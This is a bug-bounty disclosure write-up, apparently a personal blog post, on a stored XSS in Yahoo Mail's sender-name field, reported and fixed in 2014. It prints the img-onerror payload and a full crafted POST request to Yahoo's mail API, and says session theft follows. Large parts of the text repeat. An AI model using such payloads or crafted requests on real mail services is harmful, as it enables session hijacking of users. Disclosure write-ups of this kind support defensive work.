I was actually testing Zendesk for Xss vulnerability using my Yahoo email everywhere possible, unfortunately i found none. I was very disappointed as i spent a lot of time there. Then i thought sending a mail to my friend about this. To my astonishment a pop up with "2" appeared , i reloaded the Page 3 times in different browser to confirm that's happened because of My playload "><img src=x onerror=alert(2) . I was just able to confirm this instantly by seeing a broken image in all mails sent from Zendesk, i stared repeating all my steps and finally after hard work i found that when i added this XSS playload in name of sender in Zendesk , this would mean Yahoo Mail XSS filter in "sender's name" was not working or was not implemented. I started to further investigate this issue. Finally! i found , how can i craft a post request and without using Zendesk , i could now send any javascript to any Yahoo user, he just needs to login to his email and BOOM! His session is transferred to me.
Here is how i found the crafted POST request:
1. When we send an email using Yahoo mail, this is what it looks:
My main interest was in this line "from":[{"email":"ashesh54@yahoo.com","name":"Ashesh"}]} because this was the line that a user would see when opening his email account. i changed it to from":[{"email":"ashesh54@yahoo.com","name":""><img src=x onerror=alert(2)"}]} and my XSS worked!
Now i could send anyone XSS by intercepting the request and adding this playload.
Another surprise Yahoo gave me that after some 20-30 email sending, now i didn't need to intercept the request but it was automatically intercepted by Yahoo servers and they added XSS playload for me!. I don't know how it happened.

Here's how my XSS playlaod appeared:


POC Video: http://bit.ly/yahooxss
Timeline:
Vulneaubity discovered: 2014-10-23 5:29:27 +0530
Reported to Yahoo: 2014-10-23 10:29:27 +0530
Traiged : 2014-10-27 22:11:42 +530
Resolved : 2014-12-04 03:15:31 +530
I was rewarded a total amount of $800 and a huge thanks from Yahoo team!
P.S: i personally have a feeling that $800 for Yahoo Mail remote persist XSS is too low. Do you agree?
Here is how i found the crafted POST request:
1. When we send an email using Yahoo mail, this is what it looks:
 POST /ws/v3/batch?&appid=YahooMailNeo&wssid=V6cJ6/GkuhF&ts=1427253575389&ymreqid=7babbbef-a36d-090b-016d-30000c010000 HTTP/1.1
 Host: in-mg61.mail.yahoo.com
 Connection: keep-alive
 Content-Length: 1543
 Accept: application/json
 Origin: https://in-mg61.mail.yahoo.com
 User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.101 Safari/537.36
 Content-Type: multipart/form-data; boundary=------------------------------1427253575389
 Referer: https://in-mg61.mail.yahoo.com/neo/launch?.rand=5sjkhurogaia8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US,en;q=0.8
 Cookies_here

 --------------------------------1427253575389
 Content-Disposition: form-data; name="batchJson"
 Content-Type: application/json

 {"responseType":"json","requests":[{"id":"SaveMessage","uri":"/ws/v3/mailboxes/@.id==MTgwMTQ0MDMyMjg0MDAyMDggMTkwMzA1IDE5MDMgYXNoZXNoNTRAeWFob28uY29t/messages","method":"POST","payloadType":"multipart","payloadParts":[{"partName":"jsonString","contentType":"application/json","payload":{"actions":{"responseMessage":true,"responseMessageV2":true},"message":{"csid":null,"flags":{"spam":false,"read":true},"headers":{"subject":"test","to":[{"fail":false,"email":"ashesh54@yahoo.com","name":"ashesh54@yahoo.com"}],"cc":[],"bcc":[],"replyTo":[{"email":"ashesh54@yahoo.com","name":"Ashesh"}],"from":[{"email":"ashesh54@yahoo.com","name":"Ashesh"}]},"folder":{"id":"3"},"newMessage":true},"simpleBody":{"html":""}}}],"filters":{"select":{"mid":"$..message.immutableid","csid":"$..messageV2.csid"}},"requests":[{"id":"SendMessage","uri":"/ws/v3/mailboxes/@.id==MTgwMTQ0MDMyMjg0MDAyMDggMTkwMzA1IDE5MDMgYXNoZXNoNTRAeWFob28uY29t/messages/@.id==$(mid)/send","method":"POST","payloadType":"embedded","payload":{"csid":"$(csid)"}}]}]}
 --------------------------------1427253575389--
My main interest was in this line "from":[{"email":"ashesh54@yahoo.com","name":"Ashesh"}]} because this was the line that a user would see when opening his email account. i changed it to from":[{"email":"ashesh54@yahoo.com","name":""><img src=x onerror=alert(2)"}]} and my XSS worked!
Now i could send anyone XSS by intercepting the request and adding this playload.
Another surprise Yahoo gave me that after some 20-30 email sending, now i didn't need to intercept the request but it was automatically intercepted by Yahoo servers and they added XSS playload for me!. I don't know how it happened.
Here's how my XSS playlaod appeared:

But exploiting this vulnerability required some conditions to be met:
- This vulnerability occurs because when yahoo prints the name of the current user it doesn't bypass XSS
- According to me the reason that Yahoo doesn't bypass XSS is because during registration, XSS in name is not allowed at any cost, Its impossible to add XSS to name during registration
- I have found a vulnerability (this) that allows me to bypass this XSS filter and insert xss into name and as name is not bypassed by Yahoo, it results in XSS
- We can say that this vulnerability occurs because of trust relationship of XSS filter with registration form.
But accomplishing these wasn't a hard task for me!
POC Video: http://bit.ly/yahooxss
Timeline:
Vulneaubity discovered: 2014-10-23 5:29:27 +0530
Reported to Yahoo: 2014-10-23 10:29:27 +0530
Traiged : 2014-10-27 22:11:42 +530
Resolved : 2014-12-04 03:15:31 +530
I was rewarded a total amount of $800 and a huge thanks from Yahoo team!
P.S: i personally have a feeling that $800 for Yahoo Mail remote persist XSS is too low. Do you agree?
